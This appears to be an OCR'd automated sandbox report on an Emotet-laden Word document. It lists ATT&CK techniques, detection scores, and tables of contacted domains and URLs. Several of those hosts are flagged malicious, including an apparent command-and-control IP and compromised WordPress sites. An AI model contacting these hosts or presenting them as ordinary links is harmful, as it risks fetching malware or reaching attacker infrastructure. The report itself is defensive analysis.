
Stealing of Sensitive Information:

Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	C a
Valid Accounts	Windows Management Instrumentation 1 1 1	DLL Side-Loading 1	DLL Side-Loading 1	Disable or Modify Tools 2	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	I T
Default Accounts	Scripting 2 2	Boot or Logon Initialization Scripts	Process Injection 1 1 2	Deobfuscate/Decode Files or Information 3 1	LSASS Memory	File and Directory Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	E C
Domain Accounts	Exploitation for Client Execution 3	Logon Script (Windows)	Logon Script (Windows)	Scripting 2 2	Security Account Manager	System Information Discovery 4 7	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	I F
Local Accounts	Command and Scripting Interpreter 2 1	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 2	NTDS	Security Software Discovery 1 6 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	I A L F
Cloud Accounts	PowerShell 4	Network Logon Script	Network Logon Script	Software Packing 1	LSA Secrets	Virtualization/Sandbox Evasion 4	SSH	Keylogging	Data Transfer Size Limits	A L F
Replication Through Removable Media	Launchd	Rc.common	Rc.common	DLL Side-Loading 1	Cached Domain Credentials	Process Discovery 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	I C
External Remote Services	Scheduled Task	Startup Items	Startup Items	Masquerading 2 1	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	C U
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Virtualization/Sandbox Evasion 4	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	A L
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection 1 1 2	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	V
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Hidden Files and Directories 1	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	F F
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Rundll32 1	Input Capture	Permission Groups Discovery	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	I


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Informacion_29.doc	63%	Virustotal		Browse
Informacion_29.doc	79%	ReversingLabs	Document-Office.Trojan.GenScript	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\Nsghoht\Gbh5r9o\Q27V.dll	64%	Metadefender		Browse
C:\Users\user\Nsghoht\Gbh5r9o\Q27V.dll	61%	ReversingLabs	Win32.Trojan.EmotetCrypt	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
13.2.rundll32.exe.41b0000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
14.2.rundll32.exe.3430000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
rycomputer.com	12%	Virustotal		Browse
00zyku.com	7%	Virustotal		Browse

Source	Detection	Scanner	Label	Link
wheelcomoving.com	7%	Virustotal		Browse
d-cem.com	11%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://ketoresetme.com/wp-content/uploads/2021/01/My-Southern-Keto-Kitchen-Cookbook-HOW-I-GOT-HERE-	0%	Avira URL Cloud	safe	
http://wheelcomoving.com/wp-content/plugins/bt_cost_calculator/jquery.dd.js?ver=5.6	0%	Avira URL Cloud	safe	
http://https://ketoresetme.com/2021/01/07/pepito-manaloto-keto-diet-sagot-sa-katabaan-ni-mara/#respond	0%	Avira URL Cloud	safe	
http://wheelcomoving.com/wp-includes/wlwmanifest.xml	0%	Avira URL Cloud	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://ketoresetme.com/2021/01/07/what-i-eat-to-lose-weight-2020-easy-keto-recipes-keto-full-day-ea	0%	Avira URL Cloud	safe	
http://https://ketoresetme.com/wp-content/uploads/2020/09/11.jpg	0%	Avira URL Cloud	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://ketoresetme.com/2021/01/07/what-to-avoid-on-a-ketogenic-diet-what-is-ketogenic-diet/	0%	Avira URL Cloud	safe	
http://wheelcomoving.com/wp-content/plugins/wpcargo/assets/css/fontawesome.min.css?ver=6.7.4	0%	Avira URL Cloud	safe	
http://138.197.99.250:8080/pojcpxbjelqvypvfo/yrdgm/3jyit2m1109dcs3q5kt/4fhdprpbuz1qz/rfz2dy2jzdc4/o5	0%	Avira URL Cloud	safe	
http://https://wheelcomoving.com/services/	0%	Avira URL Cloud	safe	
http://https://wheelcomoving.com/wp-admin/admin-ajax.php	0%	Avira URL Cloud	safe	
http://138.197.99.250:8080/pojcpxbjelqvypvfo/yrdgm/3jyit2m1109dcs3q5kt/4fhdprpbuz1qz/rfz2dy2jzdc4/o5jeelwiaa1pjy12utx/	0%	Avira URL Cloud	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://d-cem.com	0%	Avira URL Cloud	safe	
http://00zyku.comx	0%	Avira URL Cloud	safe	
http://https://ketoresetme.com/author/admin/	0%	Avira URL Cloud	safe	
http://https://ketoresetme.com/category/keto-summit/	0%	Avira URL Cloud	safe	
http://https://wheelcomoving.com/wp-content/uploads/2015/09/Cargo-logo-white1.png	0%	Avira URL Cloud	safe	
http://https://ketoresetme.com/xmlrpc.p	0%	Avira URL Cloud	safe	
http://wheelcomoving.com/wp-content/themes/cargo/js/slick.min.js?ver=5.6	0%	Avira URL Cloud	safe	
http://wheelcomoving.com/wp-content/themes/cargo/style.css?ver=5.6	0%	Avira URL Cloud	safe	
http://ketoresetme.com/wp-content/themes/Newspaper/style.css?ver=8.1	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://ketoresetme.com/category/keto-news/	0%	Avira URL Cloud	safe	
http://ketoresetme.com/xmlrpc.php	0%	Avira URL Cloud	safe	
http://00zyku.com	0%	Avira URL Cloud	safe	
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://ketoresetme.com/wp-content/uploads/2020/09/reclama-lifestyle.jpg	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://rajwap.pro/	0%	Avira URL Cloud	safe	
http://https://wheelcomoving.com/company/contact/	0%	Avira URL Cloud	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://ketoresetme.com/contact-us/	0%	Avira URL Cloud	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://ketoresetme.com/wp-content/uploads/2021/01/Beyond-Keto-Virtual-Summit-The-Mid-Life-Re-Life-B	0%	Avira URL Cloud	safe	
http://wheelcomoving.com/wp-includes/css/dist/block-library/style.min.css?ver=5.6	0%	Avira URL Cloud	safe	
http://https://arabysexy.mobi/	0%	Avira URL Cloud	safe	
http://ketoresetme.com/wp-includes/js/jquery/jquery.js?ver=1.12.4-wp	0%	Avira URL Cloud	safe	
http://ketoresetme.com/wp-content/plugins/woocommerce/packages/woocommerce-blocks/build/vendors-styl	0%	Avira URL Cloud	safe	
http://https://dynamic.t	0%	URL Reputation	safe	
http://https://dynamic.t	0%	URL Reputation	safe	
http://https://dynamic.t	0%	URL Reputation	safe	
http://https://dirtyindianporn.info/	0%	Avira URL Cloud	safe	
http://https://ketoresetme.com/wp-content/uploads/2021/01/The-Ketonian-Cookbook-QUICK-AND-EASY-LOW-CARB-218	0%	Avira URL Cloud	safe	
http://wheelcomoving.com/wp-content/themes/cargo/js/header.misc.js?ver=5.6	0%	Avira URL Cloud	safe	
http://https://wheelcomoving.com/services/ocean-cargo/	0%	Avira URL Cloud	safe	
http://wheelcomoving.com/wp-content/plugins/wpcargo/admin/assets/css/jquery.datetimepicker.min.css?v	0%	Avira URL Cloud	safe	
http://https://ketoresetme.com/privacy-policy-2/	0%	Avira URL Cloud	safe	
http://192.168.0.194/wp_011_lifestyle/wp-content/uploads/2017/03/2.jpg	0%	Avira URL Cloud	safe	
http://ketoresetme.com/wp-content/plugins/woocommerce/assets/css/woocommerce-layout.css?ver=4.5.1	0%	Avira URL Cloud	safe	
http://https://ketoresetme.com/wp-content/uploads/2021/01/The-Ketonian-Cookbook-QUICK-AND-EASY-LOW-CARB-100	0%	Avira URL Cloud	safe	
http://https://wheelcomoving.com/xmlrpc.php?rsd	0%	Avira URL Cloud	safe	
http://ketoresetme.com/wp-content/plugins/cookie-law-info/public/css/cookie-law-info-public.css?ver=	0%	Avira URL Cloud	safe	
http://wheelcomoving.com/wp-content/plugins/wpcargo/assets/css/wpcargo-style.css?ver=6.7.4	0%	Avira URL Cloud	safe	
http://https://ketoresetme.com/2021/01/06/keto-reset-instant-pot-cookbook-trailer/	0%	Avira URL Cloud	safe	
http://190.247.139.101/o7vtz/g3p9nxague/	0%	Avira URL Cloud	safe	
http://190.247.139.101/o7vtz/g3p9nxague/llc	0%	Avira URL Cloud	safe	
http://https://indianpornmovies.info/	0%	Avira URL Cloud	safe	
http://https://ketoresetme.com/category/keto/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
rycomputer.com	58.97.195.135	true	true	• 12%, Virustotal, Browse	unknown
00zyku.com	193.187.117.26	true	true	• 7%, Virustotal, Browse	unknown
wheelcomoving.com	66.85.46.76	true	true	• 7%, Virustotal, Browse	unknown
d-cem.com	35.214.169.246	true	true	• 11%, Virustotal, Browse	unknown
ketoresetme.com	70.32.23.58	true	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://138.197.99.250:8080/pojcpxbjelqvypvfo/yrdgm/3jyit2m1109dcs3q5kt/4fhdprpbuz1qz/rfz2dy2jzdc4/o5jeelwiaa1pjy12utx/	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://shell.suite.office.com:1443	6CAFC0F8-7648-4F12-BE38-DAA8582ADD66.0.dr	false		high
http://https://ketoresetme.com/wp-content/uploads/2021/01/My-Southern-Keto-Kitchen-Cookbook-HOW-I-GOT-HERE-	powershell.exe, 00000004.00000002.289210434.0000018A15307000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://autodiscover-s.outlook.com/	6CAFC0F8-7648-4F12-BE38-DAA8582ADD66.0.dr	false		high


Name	Source	Malicious	Antivirus Detection	Reputation
http://wheelcomoving.com/wp-content/plugins/bt_cost_calculator/jquery.dd.js?ver=5.6	powershell.exe, 00000004.00000002.289116018.0000018A15261000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	6CAFC0F8-7648-4F12-BE38-DAA8582ADD66.0.dr	false		high
http://https://ketoresetme.com/2021/01/07/pepito-manaloto-keto-diet-sagot-sa-katabaan-ni-mara/#respond	powershell.exe, 00000004.00000002.289210434.0000018A15307000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://wheelcomoving.com/wp-includes/wlwmanifest.xml	powershell.exe, 00000004.00000002.289116018.0000018A15261000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://cdn.entity.	6CAFC0F8-7648-4F12-BE38-DAA8582ADD66.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ketoresetme.com/2021/01/07/what-i-eat-to-lose-weight-2020-easy-keto-recipes-keto-full-day-ea	powershell.exe, 00000004.00000002.289210434.0000018A15307000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://ketoresetme.com/wp-content/uploads/2020/09/11.jpg	powershell.exe, 00000004.00000002.289210434.0000018A15307000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	6CAFC0F8-7648-4F12-BE38-DAA8582ADD66.0.dr	false		high
http://https://rpsticket.partnerservices.getmicrosoftkey.com	6CAFC0F8-7648-4F12-BE38-DAA8582ADD66.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ketoresetme.com/2021/01/07/what-to-avoid-on-a-ketogenic-diet-what-is-ketogenic-diet/	powershell.exe, 00000004.00000002.289210434.0000018A15307000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	6CAFC0F8-7648-4F12-BE38-DAA8582ADD66.0.dr	false		high
http://https://freejavporn.mobi/	powershell.exe, 00000004.00000002.289210434.0000018A15307000.00000004.00000001.sdmp	false		high
http://wheelcomoving.com/wp-content/plugins/wpcargo/assets/css/fontawesome.min.css?ver=6.7.4	powershell.exe, 00000004.00000002.289116018.0000018A15261000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://138.197.99.250:8080/pojcpxbjelqvypvfo/yrdgm/3jyit2m1109dcs3q5kt/4fhdprpbuz1qz/rfz2dy2jzdc4/o5	rundll32.exe, 0000000E.00000002.470615801.000000000326D000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://wheelcomoving.com/services/	powershell.exe, 00000004.00000002.289116018.0000018A15261000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	6CAFC0F8-7648-4F12-BE38-DAA8582ADD66.0.dr	false		high
http://https://wheelcomoving.com/wp-admin/admin-ajax.php	powershell.exe, 00000004.00000002.289116018.0000018A15261000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	6CAFC0F8-7648-4F12-BE38-DAA8582ADD66.0.dr	false		high
http://https://api.aadrm.com/	6CAFC0F8-7648-4F12-BE38-DAA8582ADD66.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://d-cem.com	powershell.exe, 00000004.00000002.289286993.0000018A153A0000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://00zyku.comx	powershell.exe, 00000004.00000002.289171312.0000018A152BB000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://ketoresetme.com/author/admin/	powershell.exe, 00000004.00000002.289210434.0000018A15307000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://ketoresetme.com/category/keto-summit/	powershell.exe, 00000004.00000002.289210434.0000018A15307000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://wheelcomoving.com/wp-content/uploads/2015/09/Cargo-logo-white1.png	powershell.exe, 00000004.00000002.289116018.0000018A15261000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	6CAFC0F8-7648-4F12-BE38-DAA8582ADD66.0.dr	false		high
http://https://api.microsoftstream.com/api/	6CAFC0F8-7648-4F12-BE38-DAA8582ADD66.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	6CAFC0F8-7648-4F12-BE38-DAA8582ADD66.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://cr.office.com	6CAFC0F8-7648-4F12-BE38-DAA8582ADD66.0.dr	false		high
http://https://nuget.org/nuget.exe	powershell.exe, 00000004.00000002.290367412.0000018A24216000.00000004.00000001.sdmp	false		high
http://https://ketoresetme.com/xmlrpc.p	powershell.exe, 00000004.00000002.289210434.0000018A15307000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://wheelcomoving.com/wp-content/themes/cargo/js/slick.min.js?ver=5.6	powershell.exe, 00000004.00000002.289116018.0000018A15261000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://wheelcomoving.com/wp-content/themes/cargo/style.css?ver=5.6	powershell.exe, 00000004.00000002.289116018.0000018A15261000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000004.00000002.281319093.0000018A14071000.00000004.00000001.sdmp	false		high
